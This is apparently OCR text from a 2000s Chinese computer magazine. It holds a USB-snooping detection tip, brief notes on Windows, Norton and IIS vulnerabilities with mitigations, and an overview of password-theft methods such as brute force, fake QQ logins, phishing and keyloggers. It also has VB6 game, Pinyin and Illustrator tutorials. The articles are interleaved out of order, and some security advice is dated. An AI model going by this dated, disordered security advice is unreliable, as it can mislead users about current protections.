注意：查看进程的操作一定要在连接闪存盘之前进行，因为对方如果设置了“复制完成，自动结束程序”，那么你就查看不到窥探软件的进程了。

为增强诱惑性，盗窃者一般会将“闪盘窥探者”的主文件名更名，例如修改为和系统进程非常相似的名字，如“exp1orer.exe”（第四个字符为数字“1”），尽管这对高手而言是非常容易被识破的，但足以应对不那么仔细的初学者。所以，这并不是最好的办法。

这里再提供一种方法，不过相对来说有些麻烦：由于软件总是要将闪存盘中的资料复制到目标电脑中的，所以，还可以在取出闪存盘后，利用系统的搜索功能，查找目标电脑中是否有和闪存盘中相同的文件，一旦搜索到就说明已经失窃，此时应用右键点击搜索结果中的文件，选择“打开所在的文件夹”项，定位到文件所在的文件夹，确认为你的闪存盘文件后，将它们删除即可。

综合使用上述两种办法，就可以检查出是否有人在电脑中种植了这个“窥探者”软件，从而保证不让重要资料失窃。

CF [YY13]



漏洞再现：Windows键盘事件权限提升漏洞

影响系统：Windows 2000/XP/2003

漏洞分析：前段时间，微软的Windows操作系统又被发现数个危险漏洞，由于桌面应用程序（如Explorer.exe）处理一些函数发送的软键盘事件时存在非法验证的设计失误。恶意攻击者可以利用溢出攻击，通过发送恶意的软键盘输入指令执行一些需要高权限才能运行的桌面应用程序。从而获得本地高级管理员的权限，执行任意代码。网络上已经被公布了一些网络安全爱好者编写的攻击代码，提醒用户小心被攻击。

补“洞”办法：目前微软公司还没有提供相关补丁或者升级程序，推荐用户安装带有防溢出攻击的防火墙并更新到最新版本。另外，也可以在“资源管理器”中打开C:\Windows\System32，鼠标右击CMD.EXE，选择“运行方式→当前用户权限来限制CMD.EXE”，防止计算机被溢出攻击。

漏洞再现：诺顿AntiVirus 9.0企业版杀毒软件出现密码泄露漏洞

影响系统：AntiVirus 9.0企业版

漏洞分析：赛门铁克公司的杀毒软件被发现密码

黑客如何盗取你的密码

★ ■瑞星工程师　史瑀

密码被盗取是目前电脑用户所面临的最大威胁之一。面对这种问题应该如何防范呢？下面就简单介绍几种黑客常用的手段。

1.暴力猜解密码

许多人为了记忆方便，使用非常简单的单词或数字作为密码，有人甚至直接用自己的电话号码、生日等。由于这些密码比较短，而且大多数只是由数字构成，排列组合数目并不大，因此黑客可以自己编写一个简单的破解程序对密码进行暴力拆解。破解一个纯数字组成的6位密码，通常只需要不到10分钟的时间。

2.使用障眼法

一些黑客编写一些假冒程序，使用障眼法来窃取用户的账号和密码。例如，以前曾出现过不少盗取QQ密码的工具，它伪装成QQ的登录界面。当用户输入正确的账号和密码后会提示用户输入不正确，此时密码已经悄悄地在后台通过电子邮件的形式发送给黑客。

3.使用网络钓鱼法



你是否收到过有人通过QQ发来的类似“腾讯为庆贺成立六周年，现在开放六位数的QQ免费申请”的消息？其实它就是网络钓鱼的一种。黑客建立类似QQ官方网站的自己的钓鱼网站，用户登录后会被诱骗输入自己的QQ号码及密码。这等于是直接将自己的账号、密码信息告诉黑客。另外，还有一些黑客假冒网络游戏的官方充值站点。当用户输入游戏卡的充值账号和密码后，网站会提示不正确，实际密码已经被记录在假冒网站的数据库中。以前还出现过假冒网络银行网站也是采用同样的原理。

4.使用木马记录键盘操作

黑客会建立含有病毒、木马的恶意网站，当用户 览这些网站时就可能会被病毒感染。同时黑客也会将病毒、木马直接嵌入到一些游戏、软件当中，当用户运行这些程序时也会触发病毒、木马。

这些木马运行后将自己隐藏起来，在后台偷偷监视用户的键盘操作，记录下用户输入的账号、密码，然后再偷偷将这些信息发送给黑客。一般用户很难察觉出机器有什么异样。

通过上面，可以看到黑客盗取密码所采用的常用手法。要防止密码被盗首先应建立一个比较强壮的密码，即同时包含大小写字母、数字、符号，并且长度不小于8位。其次，应安装最新版杀毒软件，打开全部监控并及时升级。最后，还要注意不要随便登录不知名网站、下载不明程序，以及打开陌生人发来的邮件等。

CF [YY14]



快速修复注册表

■小黑

如果在杀毒后，注册表文件关联出现错误，或是有未删除的注册表启动项，可以从http://download.rising.com.cn/zsgj/RegClean.com，下载瑞星注册表修复工具，用它来修改你的注册表。

打开软件，选择“操作→扫描”菜单项，得到扫描的结果，再选择“操作→修复”菜单项，完成修复操作即可。

另外，在窗口左下侧的“注册表启动项”标签下，去除无用启动程序的勾选，进行修复。

CF [YY15]

泄露的漏洞，利用这个漏洞攻击者可以获得进入服务器系统的用户名和密码，在杀毒软件AntiVirus 9.0连接到赛门铁克公司在线更新系统并下载更新的病毒特征码包时会自动生成一个记录文件，攻击者可以通过本地用户权限或者远程用户权限，可以利用这个漏洞从记录文件中清楚地查看到服务器的用户名和密码。

补“洞”办法:用户可连接到赛门铁克公司实时更新服务器，下载新的杀毒签名文件或使用其他品牌的杀毒软件。

漏洞再现:IIS 5.1 FAT/FAT32文件系统网页源码泄露漏洞

受影响系统: Windows XP及IIS 5.1

漏洞分析:IIS(Internet Infomation Server)是微软的Windows NT4.0以上操作系统自带的一个网络信息服务器，提供包含Web服务在内的多种网络服务功能。最近在IIS 5.1中一些网络安全爱好者发现了存在信息泄露漏洞。如果IIS所在分区为FAT/FAT32文件格式，恶意攻击者可以制作一个含有特殊代码攻击的信息包请求远程 览Web目录内脚本文件的代码，如果攻击成功则攻击者将得到本地Web目录下所有文件的源码信息。

补“洞”办法:由于微软还未发布相关补丁，如非必须，用户在安装操作系统时不要加载IIS 5.1。如果已经安装了IIS系统。用户可以通过在“添加/删除Windows组件”来卸载IIS。或在安装操作系统的时候选用NTFS文件系统，也可避免此漏洞。

边玩边学编程之

用 VB 编写极限飞行小游戏

★★★

■江苏　戴炜

玩游戏

不知道大家有没有玩过一款叫做 "是男人就飞 10000 米" 的 Flash 游戏，很经典，不是吗？你必须把毅力和耐力发挥到极限才能使飞机飞行得更远。可是，在玩了 N 遍该游戏后，我发现它有些缺点。例如，游戏中只有一架飞机上上下下地飞翔，要是有什么宝物吃，一定会更精彩。同时，由于上下高度及障碍物的位置都是完全随机产生的，所以该游戏有时会出现根本过不去的情况。

为了弥补这些缺点，我利用 Visual Basic 程序重新编写了一下，并且加入一些使得游戏更加耐玩的机制，比如可以吃宝物、随着时间的增加飞机的速度会不断提高等（见图 1）。你可以通过文末所附的链接下载并且试玩一下。



图 1　游戏演示画面

学编程

1.Visual Basic 简介

为什么我要用 Visual Basic 来编这个游戏呢？因为，BASIC 语言易学易用，非常适合初学者学习运用。当 1991 年微软推出 Visual Basic 1.0 版的时候，立即引起了很大的轰动。它是第一个可视化的编程软件，只用鼠标拖拖拽拽就可以构造出窗体。这使得程序员欣喜之极，许多专家把 VB 的出现当作是软件开发史上一个具有划时代意义的事件。之后，微软也不失时机地连续推出功能更为强大的新版本，如今，在微软最新的 .Net 构架中，Visual Basic .Net 也占有着重要的地位。我们的小游戏并不需要用到 .Net 的知识，所以仍然采用最为成熟的 Visual Basic 6。

2.游戏分析

让我们来分析一下怎样在游戏中实现飞机从左向右飞行的。首先，其实是背景在从右向左移动，这就是所谓的障眼法，这种手法也常运用于电影拍摄中。其次，隧道顶部和底部是由一连串的矩形模拟的，既然背景在移动，那就意味着最右边的矩形的高度要随机产生，而前面的矩形要依次变化，也就是说，有一个实时刷新的过程。第三，飞机在垂直方向是运动的，即点击鼠标，飞机上升，释放鼠标飞机下降，注意，为了让游戏真实，下降时需有重力加速度！

3.游戏制作

Visual Basic 是一个可视化的程序设计语言，让我们打开 Visual Basic，创建一个新的项目并按照如图 2 所示注释设计窗体。

窗体设计完毕后，进入填写代码的阶段。

首先让我们制作游戏背景，下面是相关的几个全局变量：

```
Const n As Integer = 25 ' 矩形的个数，即 Shape1 的数量
Dim a(25), b(25) As Integer 'a 用来存储上矩形下边的位置
                            'b 用来存储下矩形上边的位置
Const space As Integer = 1500 ' 上下矩形之间的间隔
Dim max As Integer ' 最大长度
Dim background_v As Integer ' 背景速度 ' 越小越快 主要是通过背景计时器计算出新的矩形的高度：

Private Sub background_Timer()   '背景计时器，在每interval 时间执行一次
 For i = 0 To n          '将除去最后一个矩形外，
   a(i) = a(i + 1)       '其他矩形的位置都等于下一个矩形的值
    b(i) = b(i + 1)
  Next
  a(i) = a(i - 1) + (-1) ^ Int(Rnd * 10) * 60   '随机产生最后一个矩形的高度
```




图 2

```
    b(i) = b(i - 1) + (-1) ^ Int(Rnd * 10) * 60
   While (a(i) > max) Or (a(i) < 0) Or (Abs(a(i) - b(i)) < space) Or
(b(i) > Form1.ScaleHeight)
     a(i) = a(i - 1) + (-1) ^ Int(Rnd * 10) * 60   '即是否中间的空
间足够大，
     b(i) = b(i - 1) + (-1) ^ Int(Rnd * 10) * 60   '让飞机通过
   Wend
   Call Reshow  '把A、B数组的值反映到图形中去
End Sub
```

然后调用刷新函数来完成的：

```
Sub Reshow() '刷新工作
   For i = 0 To n '将A、B数组中的值反映到Shape值上去
     Shape1(i).Height = a(i)
     Shape2(i).Top = b(i)
   Next
End Sub
```

其中，Shape控件数组个数越多，图形就越光滑，可是当背景速度很快时，由于个数太多，也会造成程序缓慢，所以我用了25个，比较适中的数。之所以要用A、B两个数据记录上下矩形的位置，是因为在程序中在背景用到的25个矩形，只有最后一个矩形，即a(25)和b(25)的值是随机产生的，其他矩形的值分别是后一个矩形的值。Space是笔者给定的一个常量，在游戏中要增加一个判断，留出足够的空间让飞机可以飞过，因此，max的值就是下矩形上边最大可在的位置。至于为什么我要给space赋1500这个值，是由后面飞机的宽度加上适当的多余空间决定的。大家也可以自己调节这个值，也可以通过缩小这个值增加飞机通过的难度。background_v变量是用来记录背景运动的速度的，在后面设计中，大家可以发现，这个值和名称为background的Timer控件的Interval属性有关。

接着设计飞机的上下运动制作。我们先用小球代替飞机，这就是为什么我的控件中有ball这个名称了。以后只要调整Picture控件的Picture属性选择一个飞机的图片即可。图片最好使用Gif格式并且去掉背景，变成透明背景后，效果会更好。制作飞机的原理与游戏背景的原理相仿，这里就不再赘述，请参考源代码中的ball_timer_Timer()函数和鼠标相关事件。需要解释的是其中关于竖直方向加速度，即向上匀速v_up和向下速度v的取值。有人肯定有这样的疑问，为什么g要取20，v要取20呢？答案很简单，g是测试出来的，只是觉得经过调整，这样的数值不错，至于v么，是用物理学公式$v=v_0+gt$计算出来的。

比较有意思的就是如何判断飞机与隧道顶部或者底部相撞。首先解释碰撞的原理。设k为与小球垂直对齐的背景图片(程序中我把小球放在第7个矩形下，即k为7)，只要将现在小球的top值与a(k)数组比较，同理，碰撞还要判断，小球的top+height与b(k)比较，如果超出这两个上下界，则说明飞机与上下界已经挨着，游戏失败。具体代码请参考ball_timer_Timer()函数。

现在让我们给游戏增加吃宝物的功能。游戏中一共有三种宝物，即加速、减速、核武器。 由于图片的运动速度应该和背景运动的速度相同，所以安排到background_Timer()中去。当plus_sign = True，即窗体上某个宝物图片已经生成，则让它的Left属性后退一个矩形的宽度;如果宝物图片产生而位置已经运动到窗体外了，则隐藏该图片。怎么修改背景速度呢？Text2用来显示150 - background_v的值，因为background_v是背景运动的速度。前面我们说过，它间接反映了背景的Interval属性，这两者是此消彼长的关系，即Interval属性越小，背景速度越快。现在考虑宝物出现几率问题，我用的判断表达式为：

```
Int(Rnd * 600) = 0
```

Rnd * 600产生的是0～599之中某个数，当产生0的时候便产生宝物，所以几率是1/600。最后设计飞机如何将宝物吃掉。实际上，我是用飞机图片与plus图标的中心进行比较的，当然，比较的方法很多，你还可以自由发挥。

接着设计飞机的烟雾，这样可以使得飞机更活灵活现。在游戏开始后，要依次加入尾气初始化，即当时间达到1、10、15……毫秒时，自动依次加载图片。接着就是在Timer_Timer()函数中利用gas_x数组记录尾气图片的Top值，以便在后面的工作中把值向前传，与背景图片的原理是一样的。

此外，我还设计了英雄榜，使得游戏更专业。也许，你在玩这个游戏的过程中又有什么好点子，也可以自己去实现。例如，我希望在时间增加到一定程度可以增加飞行的速度，那么我们加入：

```
Private Sub Text1_Change()
  If Text1.Text Mod 500 = 0 Then If background_v - 2 > 1 Then
background_v = background_v - 2
End Sub
```

意思是，当Text1.Text每逢500的倍数便把速度加2。

最后可以将游戏编译成EXE文件，方法是：依次点击"文件"、"生成EXE文件"，在选项中输入相应的信息，点击确定就可以了。有兴趣的朋友，还可以在网上下载Inno Setup或者Wise Installation System等安装制作软件为游戏制作一个漂亮的安装包，具体方法请参见《电脑爱好者》2005年第3期。

当然，我的游戏中也可能存在BUG，希望大家给我发邮件指正，我的E-mail是:Daiwei920@sina.com。

网 络 大 补 贴

极限飞行游戏源代码以及可执行程序

http://www.cfan.com.cn/11program/200519/helicopt.zip

Visual Basic 菜鸟入门经典实例

http://www.yesky.com/SoftChannel/72348977504190464/20040214/1768206.shtml

Visual Basic 实例集锦

http://www.pconline.com.cn/pcedu/empolder/gj/vb/index.html

CF [YY16]

菜鸟集训营

开启电脑之门的钥匙——微软拼音输入法

★★

■绮绮

输入法是我们开启电脑之门的一把钥匙，假如你不会使用任何一种输入法，那么有许多基本的电脑应用都将无法完成，如：写邮件、打文章、搜索资料、聊天、发贴子等。输入法有很多种，本文推荐的则是特别适合初学者(其实高手也值得一学)使用的“微软拼音输入法2003”。

为什么他们要用微软拼音?

为了制作本期的“菜鸟集训营”，小编特意对编辑部内使用输入法的情况做了一个小调查，结果发现有三分之二的人在用微软拼音输入法。在这“万码奔腾”的时代，他们为什么会做出这种选择呢?

顺其自然派 小特:其实选择微软拼音就是图一个方便，不用东找西找，Windows XP系统里自带，Office中也捆绑，很容易得到。

实用派 Cornel:会拼音就会用微软拼音，这是最直接的理由了。微软拼音除了像小特说的容易得到外，还在于它很智能，支持整句输入，输入一句话一气呵成，比较爽。

狂热派 PK:喜欢一种东西，需要理由么？微软拼音，偶就稀饭。

科学分析派 阿健:我用微软拼音，是因为良好的基础教育让拼音输入法深入人心。此外，微软拼音在掌握多项专利技术以后，不但能连贯地完成一般语句的输入，对含有专业特殊词汇的语句也能输入，有着很好的自适应功能，好用。

半路转向派 摔锅:我刚开始学电脑那会，正流行五笔字型，所以就学了五笔。不过后来发现五笔还是太麻烦了，需要背字根，经常遇到“怪”字不知道怎么拆分等，所以觉得还是拼音比较方便，何况是系统自带，不用担心用别人的电脑时找不到输入法了。

实例1:磨刀不误砍柴功——准备好输入法

微软拼音输入法与Windows XP捆绑在一起，系统安装好后，随时按Ctrl＋空格键(如果系统中有多种输入法，则需要按几次Ctrl＋Shift键)调出其状态条，此时就可以在各种应用软件(如:Word)中输入文字了。不过XP自带的是3.0版，最好去微软网站:http://www.microsoft.com/downloads/details.aspx?familyid=3C381308-E169-41F3-812E-AA8774162795&displaylang=zh-cn下载2003版，这也是免费的，更加好用。如果你安装了Office 2003软件，则一般会自动用微软拼音2003版替换系统自带的3.0版。

有时会出现一些意外情况:你在自己(或者别人)的电脑中怎么也找不到微软拼音输入法。这极有可能是被别人删除了，没关系，很容易就能将它找回来:

第一步:右击系统托盘内的语言工具状态条图标(标有“CH”或“EN”的图标)，从右键菜单中选“设置”，打开“文字服务和输入语言”对话框。

第二步:单击其上的“添加”按钮，在随后出现的对话框中，“输入语言”选择“中文(中国)”，“键盘布局／输入法”选择“微软拼音输入法”(见图1)，连续点击“确定”返回即可。



图1

第三步:还有一些人可能连语言工具状态条都找不到，这也不用着急，在“控制面板”中双击打开“区域和语言选项”，点选“语言”选项卡，再单击“详细信息”按钮即可打开“文字服务和输入语言”对话框。然后再执行前面两步操作即可。

第四步:第三步中的操作虽然可以添加微软拼音输入法，但系统托盘中没有语言工具状态条是非常不方便的。在“文字服务和输入语言”对话框中，单击“语言栏”按钮，在随后打开的设置窗口中，取消“关闭高级文字服务”项，并选中“在桌面上显示语言栏”及“在‘通知’区域显示其他语言栏图标”两项，确定后，桌面右下角就显示出语言工具状态条了，可以拖动状态条左侧的手柄将它移到桌面的任意位置，也可以点击其上的最小化按钮(“—”图标)让它显示在任务栏上。

实例2:小试牛刀，畅快淋漓聊QQ

当然啦，岂止是聊QQ，在所有需要输入文字的软件中，都同样可以使用下面介绍的方法，比如在Word中写文章，在Foxmail中写邮件等。注意:下文如没有特别说明，输入法版本指的都是微软拼音输入法2003。

第一步:打开QQ的聊天窗口，按Ctrl＋空格键(或按几次Ctrl＋Shift键)调出微软拼音输入法状态条。其实除此之外，也可以通过鼠标来选择输入法，如图2所示，单击语言工具状态条上“CH”右侧的图标，再从弹出菜单中选择“微软拼音输入法2003”即可。



图2



图3

第二步:如果输入法图标右侧不是“体验”字样，请点击它，并从弹出菜单中选择“微软拼音新体验”项(见图3)，后文

都是在此模式下进行的。"新体验"是微软拼音输入法2003新设计的输入风格，你只需连续输入汉语拼音即可，输入法会自动掌握拼音转汉字的时机。比如你连续输入拼音:zuijindechaojinvshengjiemunikanliaomeiyou，输入法会如图4所示自动及时地转换成所需要的汉字。

微软拼音输入法具有智能判断的功能，但它不是万能的，在转换汉字过程中，有时会显示出不想要的汉字，此时可以根据输入状态条中的提示按下数字键选择正确的词语即可。也可以不管它，继续往下输入拼音，输入法会根据前后的输入情况重新进行校正。


图4

小提示

"女生"与"律师"

微软拼音输入法采用的汉字拼音方案遵照的是1958年2月11日第一届全国人民代表大会第五次会议批准的《汉语拼音方案》。输入的时候，只要对应键盘上的字母键，一一输入汉语拼音的字母即可，如输入"拼音"，顺序按字母键"pinyin"就可以了。

初次使用微软拼音，可能会碰到一些词语输入不了的问题，比如"女生"和"律师"这两个词。如果你输入"nusheng"和"lushi"，这两个词肯定是出不来的，因为在微软拼音中，是以"v"来代替汉字拼音的"ü"("遇"的拼音字母)的，应该输入"nvsheng"和"lvshi"。

不过要注意，在y、j之后的ü("遇"的拼音字母)，又必须使用英文字母u。

第三步:连续输入时，不管是转换后的汉字还是正在输入的汉语拼音，都会带有一条虚线下划线，这表示当前的输入为可编辑状态，通过左右方向键移动，可以定位到需要修改的文字上，再根据下方的输入条提示，选择正确的文字即可。如图5所示，正确写法应该是"超级女声"，所以定位到"生"字后，按4键选择"声"即可。




图5

第四步:按空格键可结束编辑状态，接着继续输入后面内容即可。按回车键也可以结束编辑状态，不过如果输入的内容中还有拼音没有转换成汉字，则它不会自动转换，而是固定为字母了。

实例3:巧识南腔北调人

有些人说话的口音很重，对那些声音极为相似的声韵母不容易分清，比如"最近"一词，如果你发音不正确的话，就有可能拼成"zuijin"、"zhuijin"、"zuijing"等，这时就要凭运气多拼几次了，速度自然会变慢。还好，微软拼音带有模糊拼音的功能，使我们能减少一些因发音而导致的　　问题。

第一步:单击微软拼音输入法状态条上的"功能菜单"按钮，在弹出菜单中点击"输入选项"(见图6)打开输入选项对话框。如果您的状态条没有像图6所示的那样显示得完整，你可以将光标移到状态条左侧，当光标变成左右双箭头状时，按下鼠标左键向左拖动，即可让状态条完全显示出来。如果你无法拖动状态条，那可能是因为锁定任务栏了，可在任务栏空白处右击，再点击取消"锁定任务栏"项即可。


图6

第二步:在输入选项对话框中，点击选中"模糊拼音"项，再单击其右侧的"模糊拼音设置"按钮，选中那些你不容易分辨的拼音组(如对"zh，z"和"n，l"不分的朋友，就可以勾选这两组选项)，连续确定后返回(见图7)。


图7

第三步:现在你再输入"zuijing"或"zhuijing"，都可以显示出词组"最近"了。

实例4:"画"生僻文字，"查"偏旁部首

如果遇到不认识的生僻字，不知道怎么拼写，怎么办?借用微软拼音输入法中所带的输入板工具，输入任何文字都不在话下。

第一步:单击微软拼音输入法状态条右下角的"选项"按钮(即倒三角图标)，从弹出菜单中勾选"输入板"项，即可将其加入到状态条中(见图8)。


图8

第二步:单击状态条中的"开启/关闭输入板"按钮，打开输入板窗口。如图9所示，首先点击"清除"按钮清空输入窗口，然后像用铅笔一样，用鼠标在输入窗口中"画"出文字，右侧窗口中会检索出与你所画相似的所有文字，按相似程度的高低排列。将光标移到文字上面，会显示出该文字的拼音输入法代码，单击你想要的那个文字就可以将它输入到编辑窗口中了。如果你有手写板的话，"写"起字来会更快的。


图9

第三步:通过输入板上的〝字典查询〞功能，可以像查新华字典一样输入所有的汉字，并且可以通过它输入所有的偏旁部首。单击左侧的书本一样的图标切换到字典查询界面，在这里可以通过笔画数找到所有的汉字。点击〝GB2312〞标签，这里可以根据笔画数找到需要的偏旁部首，单击即可输入。将光标指向偏旁部首，还可以显示出它的拼音输入代码。只要记住这些代码，就可以直接输入偏旁部首了。

实例5:繁体论坛里也灌水

笔者经常去我国台湾省、香港特区等地区的一些电脑技术论坛闲逛，淘来过不少好选题。不过这些地区的论坛一般使用的是BIG5码繁体字系统，而且那些网站的大多数览者对简体中文也不是很熟悉，要想发贴讨论，自然使用繁体字比较适宜。解决方法之一就是先在Word中输入好内容，再通过菜单〝工具→语言→中文简繁转换〞命令转换为繁体再发贴。其实使用微软拼音，可以直接输入繁体字。

第一步:单击〝选项〞按钮，从弹出菜单中选中〝字符集〞，将其加到状态条上。

第二步:需要输入繁体字时，单击状态条上的〝简〞字按钮，从弹出菜单中选择〝繁体中文〞项，然后就可以输入繁体字了。操作方法与输入简体字一模一样，只要输入拼音即可。

第三步:如果要转回简体字，可单击状态条上的〝繁〞字按钮，再选择〝简体中文〞项即可。

实例6:自造词、自学习，让输入法更聪明

第一步:单击状态条上的〝功能菜单〞按钮，从弹出菜单中点击〝输入选项〞打开选项对话框，切换到〝语言功能〞选项卡，将其中〝自学习〞和〝自造词〞两项选中，确定后返回。

选中了〝自学习〞功能，在你平时输入文字的过程中，输入法就会〝记忆〞你的操作，并根据这些〝记忆〞来调整词库，下一次便能智能地显示出你所想要的词语来。

第二步:〝自造词〞功能则可以让你自己定义输入法主词典中(不包括专业词库)没有收录的词语；也可以将常用短语、缩略语等定义成快捷键以提高输入速度。自造词有以下两种方法:

1.在线用户自造词典

在线用户自造词典，顾名思义就是在输入拼音的同时自定义词组，当输入文字还处于可编辑状态时(即有虚线下划线状态)，联合使用Shift键、左右方向键选中要自定义的词组(比如:超级女声)，然后按下回车键，就可以将选中的词组加到用户自定义词典中了。

2.离线用户自造词典

点击输入法状态条上的〝功能菜单〞按钮，从弹出菜单中选择〝自造词工具〞打开该工具窗口。我们会发现，先前在线自定义的词组也包括在其中。双击已定义的词组可以为它加上快捷键的形式，如图10所示，将〝超级女声〞的快捷键设置为〝cjns〞了。以后，只要输入〝`cjns〞，马上会就显示出〝超级女声〞来。注意，快捷键前面一定要加上引导符〝`〞，就是数字1左侧的那个按键符号。



图10

双击自造词工具界面上的空行，可以创建出任意的自定义新词。当我们根据实际情况建立起自己的词库后，会大大加快输入的速度。

熟练使用微软拼音输入法后，一般人一分钟打五十字左右是没有问题的，这样聊天、写文章时，就会轻松自如了。限于篇幅，这里就不多介绍了，大家可以单击状态条上的〝帮助〞按钮(即〝？〞号图标)，了解更多技巧。

老鸟支招

★输入偏旁部首有妙招

有些偏旁部首本身就是独立的文字，如:山、马、日、月等，只要按其实际的读音输入即可；而大多数偏旁部首本身是不单独成字的，如:冫、纟等，为了方便输入，微软拼音输入法便以偏旁部首名称的首字读音作为其拼音，比如:“冫”(两点水)用“liang”输入，“纟”(绞丝旁)用“jiao”输入，“亻”(单人旁)用“dan”输入等。

★简拼法为输入提速

一般通过全拼来输入，其实在输入常用词组或成语时，只需按顺序输入词组各个字的声母即可，如“一日千里”，只要输入字母“yrql”就可以了，“中国”则可以输入字母“zhg”。注意:在整句输入时，最好不要用简拼，那样拼写正确的概率很低。

★快速中英文混合输入

当需要连续输入英文时，可单击输入法状态条上的“中”字，将它变成“英”，这时就可以输入英文了。如果是中英文混合输入，用下面的方法输入英文会更快:

1.输入单词第一个字母时，按下Shift键输入大写字母，则微软拼音输入法会自动将其识别为英语单词，按空格或回车键结束单词输入。

2.输入英文后，直接按回车键。

★输入大写数字

平时工作中，有些数字需要以大写的形式来写(比如一些账目的金额)。其实大写数字就是繁体字，可借鉴实例5中的方法切换到繁体字状态再输入数字的拼音。不过在默认情况下，大写数字不是微软拼音的首选项，必须通过PageUp或PageDown上下翻页才能在输入提示条的后面找到它们。

★输入特殊符号

单击输入法状态条上的“功能菜单”按钮，指向弹出菜单中的“软键盘”项，会发现其下包含了希腊字母、数字序号、数学符号、特殊符号等13个软键盘，根据需要点选一个(如选中“特殊符号”)，将显示一个虚拟键盘界面，点击所要符号即可将其输入到文档中。右击虚拟键盘，选择“关闭软键盘”项将返回正常输入状态。

火速链接

同样捆绑于Windows系统中的“智能ABC”也是一种拼音输入法，有关其输入特殊符号的方法，可参见本刊2005年第13期上的《体验智能ABC的特殊符号输入》。

CF [YY17]

插画大师Illustrator

★★★

■梦与梦寻

矢量图形放大到很多倍后依然能保持精细的分辨率，而不用担心它会像位图那样放大到一定程度时会出现恼人的锯齿现象。另外，矢量图形的色彩与形象非常鲜活，有着很强的个性。作为一款专业的矢量绘图软件，Illustrator为广大的电脑平面设计者所熟知，它富有创意的选项和功能强大的工具，可以让你有效地在网上、印刷品或者其他任何地方发布你的艺术作品。

实例1:轻松制作点彩画

如图1所示，是本例最终完成的效果，图片中的人物都是由各种各样颜色的圆点组成，感觉非常酷。效果图的右下角，是原始图片。



图1

第一步:启动Illustrator，其界面与其同门师兄Photoshop非常相似，操作方法也有很多相同的地方，看起来应该不陌生吧。执行“文件→打开”菜单命令，打开准备做点彩画处理的图片(见图2)。



图2

第二步:选中工具箱中的“选取工具”(快捷键为:V)，用它点击一下打开的图片，执行“滤镜→制作→对象马赛克”菜单命令打开马赛克滤镜对话框；如图3所示，将拼贴数目的宽度设置为60，再单击“使用比例”按钮让它自动计算出高度值，这样可以确保产生的马赛克点为方形；拼贴间距的宽度和高度都设置为0.5，再选中“删除栅格”项，最后单击“确定”返回。拼贴数目设置得越大，马赛克点就越小越细，处理速度也相应越慢，所以大家可以根据自己需要来设置其大小。



图3

第三步:做完马赛克处理后，再选择图片时，它会被一层蓝色方格所覆盖。确保图片为选中状态，执行“效果→风格化→圆角”菜单命令，在打开的圆角滤镜对话框中，将半径设置为3mm，确定后返回。在页面空白处点击一下鼠标以取消对图片的选取状态，这时就可以看到本文开头所示的效果了。

第四步:经过上面处理，原来的位图已变成了矢量图，执行“文件→保存”菜单命令，就可以把它保存为AI或EPS矢量格式图片了。这两种格式，可以在其他图像处理软件(如Photoshop)中随意打开，并可以转换成其他图像格式(如:JPG、BMP、TIF等)。

实例2:杨柳依依别样情

本例将学习使用几个常用工具绘制图像，不过请放心，一点也不复杂，很容易就能完成。最重要的，通过本例的练习，我们还可以掌握Illustrator自定义笔刷技术，从而发挥想像力，制作出自己的别具一格的艺术笔刷来。

第一步:启动Illustrator，单击“文件→新建”菜单命令新建一个文件。双击工具箱底部的“笔画色”图标，在打开的颜色拾取器窗口中将笔画颜色设置为绿色，确定后返回。接着点选工具箱中的“线段工具”(快捷键为:\)，如图4所示，在页面中画一条水平直线作为树枝，此时线段

部分需要使用Illustrator的行业举例

职业	用途
插图画家	Illustrator提供的矢量绘图工具丰富多彩，画者可以得心应手地展现自己的创意，制作出风格独特的插画作品。
平面设计师	除了能制作出个性鲜明的插画外，Illustrator还能整合文本、图片等多种元素，排版设计出各种有特色的平面广告作品。
动画设计师	许多动画制作软件本身的绘画功能很弱(如:Flash)，可以先在Illustrator中制作好静态画面，然后再导入到动画软件中。




图 4

为选中状态，在“笔画”面板上，将“笔画粗细”设置为2pt(如果屏幕上没有显示“笔画”面板，可按F10键将其调出)。

第二步:按住工具箱中的“矩形工具”图标不放，从弹出的子工具箱中点选“椭圆形工具”(快捷键为:L)，回到页面中，由上往下画一个细长的椭圆，这个将作为树叶。点击工具箱上的“切换填充与笔画”弯箭头按钮(快捷键为:X)，这样我们在前面设置的笔画色就转为填充色了，刚才所画的椭圆形也自动填充上绿色。

第三步:点选工具箱上的“选取工具”(快捷键为:V)，则选中的椭圆形四周显示出八个节点，拖动椭圆形可移动它的位置，拖动它四周的节点可调整椭圆形的大小，将光标移到节点的外侧，则光标变成弯曲的箭头状，此时拖动鼠标可以旋转椭圆形。本例，我们将椭圆形稍微旋转了一下，并将它拖放到直线的左侧上方，如图5所示。




图 5

第四步:按住Alt键不放，选取工具的黑箭头光标将变成双箭头状，此时拖动选中的椭圆形，可以对它进行快速复制。以此方法再复制两片树叶(即椭圆形)，如图6所示进行放置。




图 6

